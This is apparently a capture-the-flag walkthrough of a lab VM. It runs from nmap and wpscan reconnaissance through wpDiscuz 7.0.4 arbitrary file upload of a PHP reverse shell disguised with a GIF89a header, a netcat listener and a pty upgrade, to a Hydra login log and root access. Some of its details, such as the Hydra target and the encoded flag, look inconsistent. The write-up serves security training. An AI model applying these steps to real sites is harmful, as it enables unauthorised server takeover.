


CTF 11

ip address : 192.168.56.103

```
D:\Nmap>nmap -sP 192.168.56.1-254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 15:34 ?Dlú±ê×?ê±??
Nmap scan report for 192.168.56.1
Host is up.
Nmap scan report for 192.168.56.100
Host is up (0.00013s latency).
MAC Address: 08:00:27:19:DD:95 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0010s latency).
MAC Address: 02:1C:00:A5:06:70 (Unknown)
Nmap done: 254 IP addresses (3 hosts up) scanned in 7.29 seconds
```



Port scan and directory scan

```
D:\Nmap>nmap 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 15:43 ?Dlú±ê×?ê±??
Nmap scan report for 192.168.56.103
Host is up (0.000070s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:1C:00:A5:06:70 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
```

| | | | |
|-----|--|-----|--|
| Dir | /assets/fonts/blog/wp-content/plugins/ | 200 | |
| Dir | /assets/fonts/blog/wp-content/themes/ | 200 | |
| Dir | /assets/fonts/blog/wp-content/upgrade/ | 200 | |
| Dir | /assets/fonts/blog/wp-content/uploads/ | 200 | |
| Dir | /assets/fonts/blog/wp-content/uploads/2021/ | 200 | |
| Dir | /assets/fonts/blog/wp-content/uploads/2021/01/ | 200 | |
| Dir | /assets/fonts/blog/wp-content/uploads/2021/12/ | 200 | |

The URL of upload folder is <http://192.168.56.103/assets/fonts/blog/wp-content/uploads/>

Wordpress

<http://192.168.56.103/assets/fonts/blog/>

Check the source code of Wordpress:

```
<!-- ... -->
<meta name="generator" content="WordPress 4.9.8" />
<style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
</head>
<body class="home blog no-js no-ltr no-sm" ...>
```

Also, I can use wpscan to get the version:

```
wpscan --url http://192.168.56.103/assets/fonts/blog/ --plugins-detection aggressive
```

```
[+] WordPress version 4.9.8 identified (Insecure, released on 2018-08-02).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.56.103/assets/fonts/blog/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.9.8'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.56.103/assets/fonts/blog/, Match: 'WordPress 4.9.8'
```

The version of wordpress is 4.9.8

And find a plugin used in comment section

```
<div class="wpdiscuz top_clearing"></div>
<div id="comments" class="comments-area"><div id="respond" style="width: 0;height: 0;clear: both;margin: 0;padding: 0;"></div><div id="wpd-post-rating" class="wpd-rating-wrap">
  <div class="wpd-rating-wrap">
    <div class="wpd-rating-left"></div>
    <div class="wpd-rating-data">
      <div class="wpd-rating-value">
        <span class="wpdrv">0</span>
        <span class="wpdrc">0</span>
        <span class="wpdrt">vote</span></div>
      <div class="wpd-rating-title">Article Rating</div>
      <div class="wpd-rating-stars"><svg xmlns="https://www.w3.org/2000/svg" viewBox="0 0 24 24"><path d="M0 0h24v24H0z" fill="none"/></div></div>
    <div class="wpd-rating-right"></div></div>
    <div id="wpdcom" class="wpdiscuz_unauth wpd-default wpd-layout-1 wpd-comments-open">
      <div class="wc_social_plugin_wrapper">
        </div>
      <div class="wpd-form-wrap">
        <div class="wpd-form-head">
          <div class="wpd-post-tools">
```

or use wpscan:

```
[+] wpdiscuz
| Location: http://192.168.56.103/assets/fonts/blog/wp-content/plugins/wpdiscuz/
| Last Updated: 2021-11-29T17:22:00.000Z
| Readme: http://192.168.56.103/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
| [!] The version is out of date, the latest version is 7.3.9
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.56.103/assets/fonts/blog/wp-content/plugins/wpdiscuz/, status: 200
| Version: 7.0.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.103/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
```

Then search in the Exploit DB

| | | | | | | | |
|------------|--|--|--|--|---------|-----|------------------|
| 2021-06-08 | | | | WordPress Plugin wpDiscuz 7.0.4 - Remote Code Execution (Unauthenticated) | WebApps | PHP | Fellipe Oliveira |
| 2021-06-07 | | | | Wordpress Plugin wpDiscuz 7.0.4 - Arbitrary File Upload (Unauthenticated) | WebApps | PHP | UnD3sc0n0c1d0 |
| 2021-01-08 | | | | Wordpress Plugin wpDiscuz 7.0.4 - Unauthenticated Arbitrary File Upload (Metasploit) | WebApps | PHP | SunCSR Team |

find the vulunbility is **Arbitrary File Upload**

Add GIF89a to the beginning to the shell code to cheat the website.

Upload the shell code.

Subscribe Login

Be the First to Comment!

B I U

0 COMMENTS

10 minutes ago

Awaiting for approval

| Name | Headers | Preview | Response | Initiator | Timing |
|--|--|---------|----------|-----------|--------|
| <ul style="list-style-type: none"> ?p=29 jquery.js?ver=1.1 jquery-migrate.m svgxuse.min.js?v ?s=46&d=mm&u f2a999adb12113 php-reverse-shel ubuntu-v11-latin ubuntu-v11-latin raleway-v12-latir car721c-wahfont | <p>General</p> <p>Request URL: http://blogger.thm/assets/fonts/blog/wp-content/uploads/2021/12/php-reverse-shell-1638722329.9292.php</p> <p>Referrer Policy: strict-origin-when-cross-origin</p> <p>Request Headers</p> <p> Provisional headers are shown Learn more</p> <p>Referer: http://blogger.thm/assets/fonts/blog/?p=29</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36</p> | | | | |

Go to the path and execute it.

Get the reverse shell:

```
nancy@LAPTOP-6UPALDO7:/mnt/c/WINDOWS/system32$ nc -lvp 4321
Listening on [0.0.0.0] (family 0, port 4321)
Connection from blogger.thm 44918 received!
Linux ubuntu-xenial 4.4.0-206-generic #238-Ubuntu SMP Tue Mar 16 07:52:37 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
16:39:27 up 47 min.  0 users,  load average: 0.00, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$
```

Get all users: **james ubuntu vagrant**

```
/bin/sh: 0: can't access tty: job control turned off
$ cd /home
$ ls
james
ubuntu
vagrant
$
```

additionally, use **python3 -c 'import pty; pty.spawn("/bin/bash")'** to get a standard shell.

find vagrant' password

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-05 12:39:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4616 login tries (l:1/p:4616), ~289 tries per task
[DATA] attacking http-get://192.168.56.103:80/admin/index.php
[80][http-get] host: 192.168.56.103 login: vagrant password: vagrant
[80][http-get] host: 192.168.56.103 login: vagrant password: .cache
[80][http-get] host: 192.168.56.103 login: vagrant password: .cvs
[80][http-get] host: 192.168.56.103 login: vagrant password: back-history
```

Then go to root.

```
sudo su
```

find a root directory

```
cd /
vagrant@ubuntu-xenial:/$ ls
ls
bin dev initrd.img lib64 mnt root snap tmp var
boot etc initrd.img.old lost+found opt run srv usr vmlinuz
data home lib media proc sbin sys vagrant vmlinuz.old
vagrant@ubuntu-xenial:/$
```

And find the root.txt.

```
SGV5IFRoZXJlLApNeXNlbGYgR2F1cmF2IFJhaiwgSGFja2VyLCBQcm9ncmFtbWVyICYgRnJlZUxhbmNl
ci4KVHpcyBpcyBteSBmaxJzdCBhdHRlbnB0IHRvIGNyZWZ0ZSBhIHJvb20uIExldCBtZSBrbm93IGlm
IHlvdSBsawt1ZCBpdC4KQW55IGlzc3VlIG9yIHNI2Zdlc3Rpb25zIGZvc1BtZS4gUGluZyBtZSBhdCB0
d2l0dGvYCGpud2l0dGvYyO1BAdGhlaGFja2Vyc2JyYwUlckdpdGh1YjogQHRoZWwhY2t1cnNi cmFpbGpJ
bnn0YwdyYw06IEB0aGVoyYWNrZXJzYnJhaw4KQmxvZzogaHR0cHM6Ly90aGVoyYWNrZXJzYnJhaw4ucHl0
aG9uYw55d2hlcmUuY29tCgokSGVyZSdzIFlvdXIgRmxhZy4KZmxhZ3tXMzExX0QwbnJnfwTBlX1AzbjN0
cjR0M2RfTTMgoi19Cg==
```

The screenshot shows the CyberChef web interface. On the left, the 'Operations' sidebar has 'Favourites' expanded, showing 'To Base64' and 'From Base64'. The 'Recipe' section is set to 'From Base64' with the 'Alphabet' dropdown set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' checked. The 'Input' field contains the Base64 string from the previous block. The 'Output' field shows the decoded message: 'Hey There, Myself Gaurav Raj, Hacker, Programmer & Freelancer. This is my first attempt to create a room. Let me know if you liked it. Any issue or suggestions for me. Ping me at twitter Twitter: @thehackersbrain Github: @thehackersbrain Instagram: @thehackersbrain Blog: https://thehackersbrain.pythonanywhere.com Here's Your Flag. flag{w311_d0n3_Y0u_P3n3tr4t3d_M3 :)}'.

```
flag{w311_d0n3_Y0u_P3n3tr4t3d_M3 :)}
```

